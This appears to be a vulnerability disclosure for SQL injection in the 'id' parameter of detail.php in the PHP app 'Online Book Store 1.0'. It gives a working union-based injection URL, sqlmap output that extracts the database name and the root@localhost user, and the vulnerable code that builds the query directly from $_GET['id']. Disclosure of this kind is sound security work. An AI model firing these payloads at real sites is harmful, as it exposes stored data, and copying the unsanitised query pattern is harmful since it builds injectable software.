Vulnerability title: Online Book Store 1.0 - 'id' SQL Injection

Vendor Homepage: https://www.sourcecodester.com/php/14383/online-book-store.html

Software Link: https://www.sourcecodester.com/download-code?nid=14383&title=Online+Book+Store

Version: 1.0


Tested On：Windows 10

Vulnerability description：

This parameter "id" is vulnerable to Union-Based blind SQL injection in this path "/online%20book%20store/detail.php?id=1" that leads to retrieve all databases.

Vulnerability recurrence：

1. http://path/Online%20Book%20Store/detail.php?id=-1%20%20union%20select%201,2,3,4,database(),6,7,8,9,10,11




▲ 不安全 | 192.168.100.242/Online%20Book%20Store/detail.php?id=-1%20%20union%20select%201,2,3,4,database(),6,7,8,9,10,11

2

Item Details

NAME: 2
ISBN: 7
Publisher: book_store
Edition: 6
PAGES: 8
PRICE: 9

2.SQL command



```
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: id=-7112 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a6b6271,0x5a4e784e5743494759634a63475877664b
6269755672726c5a765147436a5a586154696a51726572,0x71766b7871),NULL,NULL,NULL,NULL,NULL-- -
---
[14:44:19] [INFO] testing MySQL
[14:44:19] [INFO] confirming MySQL
[14:44:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[14:44:19] [INFO] fetching current user
current user: 'root@localhost'
[14:44:19] [INFO] fetching current database
current database: 'book_store'
```

Vulnerability file:detail.php

```
$id=$_GET['id'];

$q="select * from book where b_id=$id";

$res=mysqli_query($conn,$q) or die("Can't Execute Query..");
$row=mysqli_fetch_assoc($res);
```